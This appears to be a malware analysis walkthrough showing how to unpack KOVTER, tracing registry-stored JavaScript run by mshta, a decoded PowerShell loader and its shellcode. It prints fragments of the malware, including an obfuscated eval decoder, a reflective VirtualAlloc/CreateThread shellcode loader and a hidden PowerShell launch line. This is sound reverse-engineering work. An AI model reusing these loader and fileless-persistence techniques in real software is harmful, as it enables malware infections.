

Unpacking KOVTER Malware

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Sample:


```
40050153DCEEC2C8FBB1912F8EEABE449D1E265F0C8198008BE8B34E5403E731
```

Behaviour analysis [Permalink](#)

this malware uses a highly sophisticated way of unpacking, I'll be demonstrating how to fully unpack it and extract the second stage of it.


let's start by dynamically analysing this sample, fire up ProcMon and execute the sample.

after capturing events with ProcMon, save it to a CSV file and load it to ProcDot, it will look like this.



and also some weird registry keys created.


let's first start by navigating to that dropped file's directory.



we see two files one of them is a **.bat** file and the other has a random extension **.2ed62**.

- note: batch files are scripts that contains multiple commands to be executed by the command line in Windows.

let's view the batch file's contents.




Registry Activities [Permalink](#)

the **start** command will open this file **d031.2ed62** but what is the file actually is?. this file is not even an executable, after some time I realised that this is just a dummy file and the actual purpose is not to execute it.


Windows by default when it tries to open any file, it looks for the software that can run the file in the registry, what we can do now is to open the registry and look for the software or command that executes **.2ed62** extensions.

you can find a list of extensions under **HKEY_CURRENT_USER\Software\Classes**




we found the extension but what is the value 0346?, it is supposed to hold the name of the software that will open it.

this 0346 is just there for obfuscation purpose and it acts like a pointer (means that you can find it in the list of extensions).



going down the list of extensions we can see our pointer and it points to **mshta.exe** followed by a JavaScript code to execute.

double click on the name and extract the whole command.



What pops up into our eyes immediately is the registry key **HKCU\software\gxyhwinsg\zbrqoytjz**. it reads the contents and store it in **V0ZOG** variable, then calls eval function which will execute the script (it needs to be a JS script). So let's examine what's in that key.

Name	Type	Data
(Default)	REG_SZ	(value not set)
cjrvovth	REG_SZ	Æ£Q.êð`Ô,ù▲ΠoR-k8t`·%oœÉs<Á--ΠáEzBDÚí»Π
edopwn	REG_SZ	IW4W3JVtAleqxbJIPX8vfjk=
fpkucmrB	REG_SZ	JjsWi5dqA9Qs2g==
wdahd	REG_SZ	JT4sJzFtV8AZqFgUvIv7HOnM2kxrKAQ=
xdzmsoklx	REG_SZ	dzFBicc/AP5wEI5Kpv8btvaO3vIV2Gv2GoGMEzA6S
zbrqoytjz	REG_SZ	fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkITWJYsya

This time if we tried to just double-click it, it won't work because of the length.

We can use `reg_export` command line tool instead.
command:

```
reg_export HKEY_CURRENT_USER\Software\gxyhwinsg zbrqoytjz dumped_scp.js
```



the script we extracted looks very hard to analyse, a good thing to start with is to try searching for any `evals`.

```
WUmaOUldxhQSFE=uMh8vXMBUVORaKbE=0;uMh8vXMBUVORaKbE<ePelOx0.length;uMh8vXMBUVORaKbE++) {
SeCeBT6HBVaK+=String.fromCharCode(ePelOx0.substr(uMh8vXMBUVORaKbE,1).charCodeAt(0)^WnNJRlCkK9.
substr(WUmaOUldxhQSFE,1).charCodeAt(0));WUmaOUldxhQSFE=(WUmaOUldxhQSFE<WnNJRlCkK9.length-1)?
WUmaOUldxhQSFE+1:0;vYjYCYZ1rdCRERbvz4Ystxi="kuXlFHeIWk7O94zgg8HtQawMcs2T04iRotM";
EvBmQfxnGldU0rYBis="8jw2ymh5my8BpzEzjFCxlpfQNDWtnt5Elxn9rglon";KYtEyTH6kylXWtqMnLEldYZ=
"3eg4MdhepPeFGSu0BCWUnLcuG1H";eval(SeCeBT6HBVaK);xBXa8WfViWpzaefFWVYUrx=
"BnSLMMOHaxMnfxq2OIC5qLPCES9cYSnkeArdnUHRGZ";QgTCRMcbdk2AzaAcdr9Rg="6WEiLMGCzjPKiJoRcymymf6FM47J"
;szxkHAWRuGI3p8nGatwQzphS="QPwhRioSU0uns30BbyuWtwTisloeMYqjh03smNX";zf88KXpwxVMKSWulXzlmA=
"70A9tiFRzLI2or7NdpJen";uFUMZ6VTLxGUMA8nBjc="11hrErBaKzBjQecMyRltnrtEah4Ej1";
rfqGjDK6dzOyWQsntaZlQI="buAivAp2EtaZcmWIJXNvrcExhcCCF7jP";NUU
```

and indeed near the end of the code we can see an eval, why is this important?

as we can see this code has a lot of numeric data stored which can be another form of JS scripts that is being decoded and executed.

eval is the function that will execute any JS script, so rather than spending time analysing the code (which will be a big pain), we can simply reach the point that it calls eval (obviously after decoding the payload) and just examine what is passed to eval.

how can we do that?

patching JavaScript code [Permalink](#)

One of the quick ways is to patch eval and make it print the code to us.

append this code to the top of the script:

```
oe = eval
eval = function(i){
    WScript.Echo(i);
    oe(i);
}
```

run the script with **wscript.exe**.




we got what it seems to be some base64 encoded data, let's copy and decode it.

- note: you can't copy directly from windows script host, so a good way to get this string is to open:

Process Hacker

wscript.exe Process [go to strings].

find the encoded string and extract it.



PowerShell Analysis [Permalink](#)

after extracting the script, we open and see a reference to powershell.exe at the end of the script.

```
31leG100w0KI25jYwV1aXANCiN0cnhhcHBlb2dmYmdmZWVsdnh2ZnJwdXdzd3poaA0K')");qhi93l=
AR5.Run("C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env
;zcjeat",0,1);}catch(e){}close();
```

that means after decoding the base64 data we'll find a powershell script.

```
powershell_scr.ps1
~/Desktop
Save
1 #ziqyfhk
2 sleep(15);try{
3 #gwxqwwp
4 function gdelegate{
5 #qxyw
6 Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,
7 [Parameter(Position=1)] [Type] $ReturnType=[Void]);
8 #mxejyru
9 $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
10 System.Reflection.AssemblyName("ReflectedDelegate")), -
11 [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModu
12 $false).DefineType("XXX", "Class,Public,Sealed,AnsiClass,AutoClass",
13 [System.MulticastDelegate]);
14 #vkpsad
15 $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",
16 [System.Reflection.CallingConventions]::Standard,
17 $Parameters).SetImplementationFlags("Runtime,Managed");
18 #ahjkybd
19 $TypeBuilder.DefineMethod("Invoke", "Public,HideBySig,NewSlot,Virtual", $ReturnType,
20 $Parameters).SetImplementationFlags("Runtime,Managed");
21 #yuulrmzpq
22 return $TypeBuilder.CreateType();}
23 #twedv
24 function gproc{
25 #vhbiqbxrka
26 Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,
27 [Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
28 #ykdtuo
29 $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-
30 Object{$_ .GlobalAssemblyCache -And $_ .Location.Split("\")[-1].Equals("System.dll")};
31 #dnbdhyy
32 $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
33 #yuleusmjv
34 return
35 $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.Interco
```

and yes, it is a powershell script, let's move on to our windows machine and analyse it.

there is a great tool called **powershell_ise** to debug powershell scripts, let's use it to open our script.

opening the script in powershell_ise we can see a variable called **sc32** at line 26 that holds a set of hex values.

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
powershell_scr.ps1 X
20 $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_ .GlobalAssemblyCache -And $_ .Location.Split("\")[-1].Equ
21 #dnbdhyy
22 $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
23 #yuleusmjv
24 return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System
25 #oucdkxxymd
26 [Byte[]] $sc32 = 0x55, 0x8B, 0xEC, 0x81, 0xC4, 0x00, 0xFA, 0xFF, 0xFF, 0x53, 0x56, <#mgq#>0x57, 0x53, 0x56, 0x57, 0xFC, 0x31, 0xD2, 0x64, 0x8B, 0x52, 0
27 #u1bktym
28 $pr=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc), (gdelegate @([IntPtr]
29 #ljqkvcyi
30 if($pr -ne 0){$memset=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset), (gdelegat
31 #jtvzyetm
32 for ($i=0; $i -le ($sc32.Length-1); $i++) {$memset.Invoke($pr+$i), $sc32[$i], 1});
33 #qimx
34 ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread), (gdelegate @([IntPtr], [
35 #mgujhdtk
```

and at line 28 we see a **VirtualAlloc** invoked to allocate the length of **sc32** with **0x40** (READ_WRITE_EXECUTE).

```
powershell_scr.ps1 X
26 | 57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,
27 |
28 | VirtualAlloc)(gdelegate @(IntPtr, UInt32, UInt32, UInt32) (UInt32))) Invoke(0, $sc32.Length, 0x3000, 0x40);
29 |
```

and if we take a look at line 32 and 34 we see that it copies the bytes from **sc32** to some memory pointer then calls **CreateThread** to execute that region of memory.

```
31 | #jtvzyetm
32 | for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($spr+$i), $sc32[$i], 1)};
33 |
34 | CreateThread)(gdelegate @(IntPtr, UInt32, UInt32, UInt32, UInt32, IntPtr) (IntPtr))) Invoke(0, 0, $spr, $spr
35 |
```

So, what we can conclude from this basic analysis?

1. this powershell script is just another loading stage to load and execute the shellcode in **sc32** (the name also tells us that this is a shellcode [shellcode32]).

let's dump this shellcode and analyse it, don't go too far, we can also use powershell_ise to extract this shellcode.


first we need to put a breakpoint in the line after **sc32** variable (right-click and toggle breakpoint).

run the script (it will break after 15 seconds because at the beginning of the script it sleeps). after you hit the breakpoint type this in the bottom console.


```
[io.file]::WriteAllBytes('shellcode.bin', $sc32)
```

Shellcode Analysis [Permalink](#)

and now we have our shellcode set and ready for analysis. let's start analysing from SCDbg tool.




click launch and observe the output.




nothing interesting, we can see that it only open some registry keys (which are not presented because this shellcode is not loaded in memory so it can determine strings based on his address) and thats it, we have to dynamically analyse it in order to know what it is essentially doing.

let's use runsc tool.


run.




and YES! we hit it, and as we see from the stdcall window, we know the key it opens.




let's get back to user code, if we scrolled down a little we can see a call to **RegQueryValueExA** (makes sense because we called RegOpenKeyExA) and **VirtualAlloc**.



